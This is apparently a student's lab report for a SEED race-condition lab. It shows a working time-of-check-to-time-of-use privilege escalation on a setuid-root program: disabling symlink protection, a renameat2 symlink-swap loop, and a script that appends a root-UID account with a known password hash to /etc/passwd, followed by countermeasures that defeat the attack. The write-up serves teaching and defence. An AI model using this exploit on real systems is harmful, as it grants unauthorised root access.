
Mrudhula A. Shenava SUID: 256469976

LAB 4: RACE CONDITION VULNERABILITY LAB

Initial Set-up




```
[10/03/19]seed@VM:~$ cd Desktop/
[10/03/19]seed@VM:~/Desktop$ mkdir Lab4
[10/03/19]seed@VM:~/Desktop$ cd Lab4/
[10/03/19]seed@VM:~/.../Lab4$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/03/19]seed@VM:~/.../Lab4$ gedit vulp.c
```

```
[10/03/19]seed@VM:~/.../Lab4$ gcc vulp.c -o vulp
[10/03/19]seed@VM:~/.../Lab4$ sudo chown root vulp
[10/03/19]seed@VM:~/.../Lab4$ sudo chmod 4755 vulp
[10/03/19]seed@VM:~/.../Lab4$ sudo cp /etc/passwd /etc/passwd.original
[10/03/19]seed@VM:~/.../Lab4$ 
```

We disable the sticky protection mechanism for symbolic links. And copy the /etc/passwd to another file so that when we modify the initial /etc/passwd and no damage is done.


Task 1: Choosing Our Target




```
[10/03/19]seed@VM:~/.../Lab4$ sudo gedit /etc/passwd

** (gedit:26250): WARNING **: Set document metadata failed: Setting attribute me
tadata::gedit-spell-enabled not supported

** (gedit:26250): WARNING **: Set document metadata failed: Setting attribute me
tadata::gedit-encoding not supported

** (gedit:26250): WARNING **: Set document metadata failed: Setting attribute me
tadata::gedit-position not supported
[10/03/19]seed@VM:~/.../Lab4$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/03/19]seed@VM:~/.../Lab4$ su test
Password:
root@VM:/home/seed/Desktop/Lab4# 
```

For this task, we modify and manually add an entry to the /etc/passwd file and the we login to test. When password is prompted we just hit enter, we notice that we obtain root privileges even without entering the password as shown above.


Task 2: Launching the Race Condition Attack



```
[10/04/19]seed@VM:~$ cd Desktop/Lab4/
[10/04/19]seed@VM:~/.../Lab4$ sudo sysctl -w fs.protected_syml
inks=0
fs.protected_symlinks = 0
[10/04/19]seed@VM:~/.../Lab4$ gedit attack.c
[10/04/19]seed@VM:~/.../Lab4$ cat attack.c
/*attack.c*/

#include<unistd.h>
#include<sys/syscall.h>
#include<linux/fs.h>

int main()
{
        while(1)
        {
                //unsigned int flags = RENAME_EXCHANGE;
                syscall(SYS_renameat2, 0, "/tmp/NEW", 0, "/tmp
/XYZ", RENAME_EXCHANGE);
        }
        return(0);
}

[10/04/19]seed@VM:~/.../Lab4$ gcc attack.c -o attack
[10/04/19]seed@VM:~/.../Lab4$ ./attack
```



```
[10/04/19]seed@VM:~/.../Lab4$ gedit target.sh
[10/04/19]seed@VM:~/.../Lab4$ cat target.sh
#target.sh
#!/bin/bash

ln -s /etc/passwd /tmp/NEW
ln -s /home/seed/Desktop/Lab4/test.txt /tmp/XYZ
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
        ./vulp < passwd_input
        new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
[10/04/19]seed@VM:~/.../Lab4$ sudo chmod 755 target.sh
[10/04/19]seed@VM:~/.../Lab4$ ./target.sh
ln: failed to create symbolic link '/tmp/NEW': File exists
ln: failed to create symbolic link '/tmp/XYZ': File exists
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/04/19]seed@VM:~/.../Lab4$
```



```
[10/04/19]seed@VM:~/.../Lab4$ tail /etc/passwd
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
seed1:x:1001:1001:,,,:/home/seed1:/bin/bash

test:U6aMy0wojraho:0:0:test:/root:/bin/bash[10/04/19]seed@VM:~
/.../Lab4$ su test
Password:
root@VM:/home/seed/Desktop/Lab4# 
```


In this task we are going to try and append a new line to the file so that we can show the race condition vulnerability. A vulnerable program ‘vulp.c’ is created and we make it a set UID program owned by root. An attack program is created which tries to exploit the race condition vulnerability by exploiting the gap between time of check and time of use. Then passwd_input file is created which contains the line that needs to be appended to the password file. Test.txt is the file owned by the current user seed which has seed privileges. The file that takes the value from passwd_input file and gives it as an input to vulnerable program ‘vulp.c’ and then it checks if the race condition has occurred or not, by comparing the old password file with the new one.

For the above, we run target.sh in one terminal and parallelly we run the attack (as shown in the above terminals) we do so to exploit the vulnerability. Hence the attack is successful. And we see that the target.sh which was running has been stopped and we get passwd file has been changed.


We are trying to use race condition vulnerability and exploit the time frame between time of check and time of use. ‘/tmp’ are world writable directories. Hence, anybody can write into these directories. But only the user can delete or move the files in this directory because of the sticky bit protection. In this task, we turn off the sticky symlinks protection so that a user can follow the symbolic link even in the world writable directory. If this is turned on, then we cannot follow the symbolic link of another user inside the sticky bit enabled directory like /tmp. We will try to make the symbolic link point to a user owned file and then unlink it and make it point to root owned file so that we can exploit and make changes to the root owned file. To protect against set UID programs making changes to files, the program uses access() to check the real UID and fopen() checks for the effective UID. So our goal is to point to a user owned file to pass the access() check and point to a root owned file i.e., password file during the fopen() since this is a set UID program and the EUID is root, this will pass the fopen() check and we gain access to the password file and we add a new user to the system. We use the renameat2() uses RENAME_EXCHANGE flag to swap between the two assigned files that indicates to our target files so that the race condition caused by window between unlink() and symlink() is avoided. We assign the symbolic like in our target.sh and use renameat2() in attack code.

Task 3: Countermeasure: Applying the Principle of Least Privilege


In this task we modify the vulnerable program so that we downgrade the privileges before the checks and then revert the privileges at the end of the program. When we perform the same attack like in Task 2, the attack does not work and cannot update the root owned password file and hence, we do not create a new user in the system.



```
[10/04/19]seed@VM:~/.../Lab4$ gedit vulp.c
[10/04/19]seed@VM:~/.../Lab4$ cat vulp.c
#include<stdio.h>
#include<unistd.h>
#include<string.h>

int main()
{
        char * fn = "/tmp/XYZ";
        char buffer[60];
        FILE *fp;

        /* get user input */
        scanf("%50s", buffer );
        uid_t uid = getuid();
        uid_t euid = geteuid();

        setuid(uid);
        if(!access(fn, W_OK))
        {
                fp = fopen(fn, "a+");
                fwrite("\n", sizeof(char), 1, fp);
                fwrite(buffer, sizeof(char), strlen(buffer), f
p); fclose(fp);
                fclose(fp);
        }
        else printf("No permission \n");
        setuid(euid);
}
```



```
[10/04/19]seed@VM:~/.../Lab4$ ./attack
```




```
[10/04/19]seed@VM:~/.../Lab4$ ./target.sh
./target.sh: line 13: 20272 Aborted                 ./vulp < p
asswd_input
No permission
./target.sh: line 13: 20278 Segmentation fault      ./vulp < p
asswd_input
No permission
No permission
No permission
./target.sh: line 13: 20286 Segmentation fault      ./vulp < p
asswd_input
```


The program downgrades the privileges just before the check. Therefore, EUID will be the real UID instead of the root since this is set UID program. This passes the access check as usual since the symbolic file points to seed owned file initially. fopen() checks for the EUID which is downgraded to that of the UID of seed and when the symbolic link points to protected file, seed does not have the permission to open that file and the attack fails since we cannot access and modify the root owned file and hence throws segmentation fault.

Task 4: Countermeasure: Using Ubuntu's Built-in Scheme


In this task we turn on the symbolic link and perform the same attack as done in Task 2. We notice that the attack is not successful as we cannot follow the symlinks from the /tmp directory.



```
[10/04/19]seed@VM:~/.../Lab4$ gedit vulp.c
[10/04/19]seed@VM:~/.../Lab4$ gcc vulp.c -o vulp
[10/04/19]seed@VM:~/.../Lab4$ sudo chown root vulp
[10/04/19]seed@VM:~/.../Lab4$ sudo chmod 4755 vulp
[10/04/19]seed@VM:~/.../Lab4$ sudo sysctl -w fs.protected_syml
inks=1
fs.protected_symlinks = 1
[10/04/19]seed@VM:~/.../Lab4$ ./attack
```



```
[10/04/19]seed@VM:~/.../Lab4$ ./target.sh
```



```
No permission
./target.sh: line 13: 23021 Segmentation fault      ./vulp < p
asswd_input
No permission
No permission
No permission
./target.sh: line 13: 23029 Segmentation fault      ./vulp < p
asswd_input
No permission
No permission
./target.sh: line 13: 23035 Segmentation fault      ./vulp < p
asswd_input
No permission
No permission
No permission
No permission
```

How does this protection scheme work?

- When the sticky symlink protection is enabled, the owner of the symlink should match the directory owner or the follower then only the symbolic link inside a sticky world-writable directory can be followed. Symlink has an inode for itself but links to the original file name object to access the user content. Deleting and moving the original file breaks the link and hence the contents cannot be accessed.

What are the limitations of this scheme?

- Deleting and moving the original file can break links which can be a protection threat.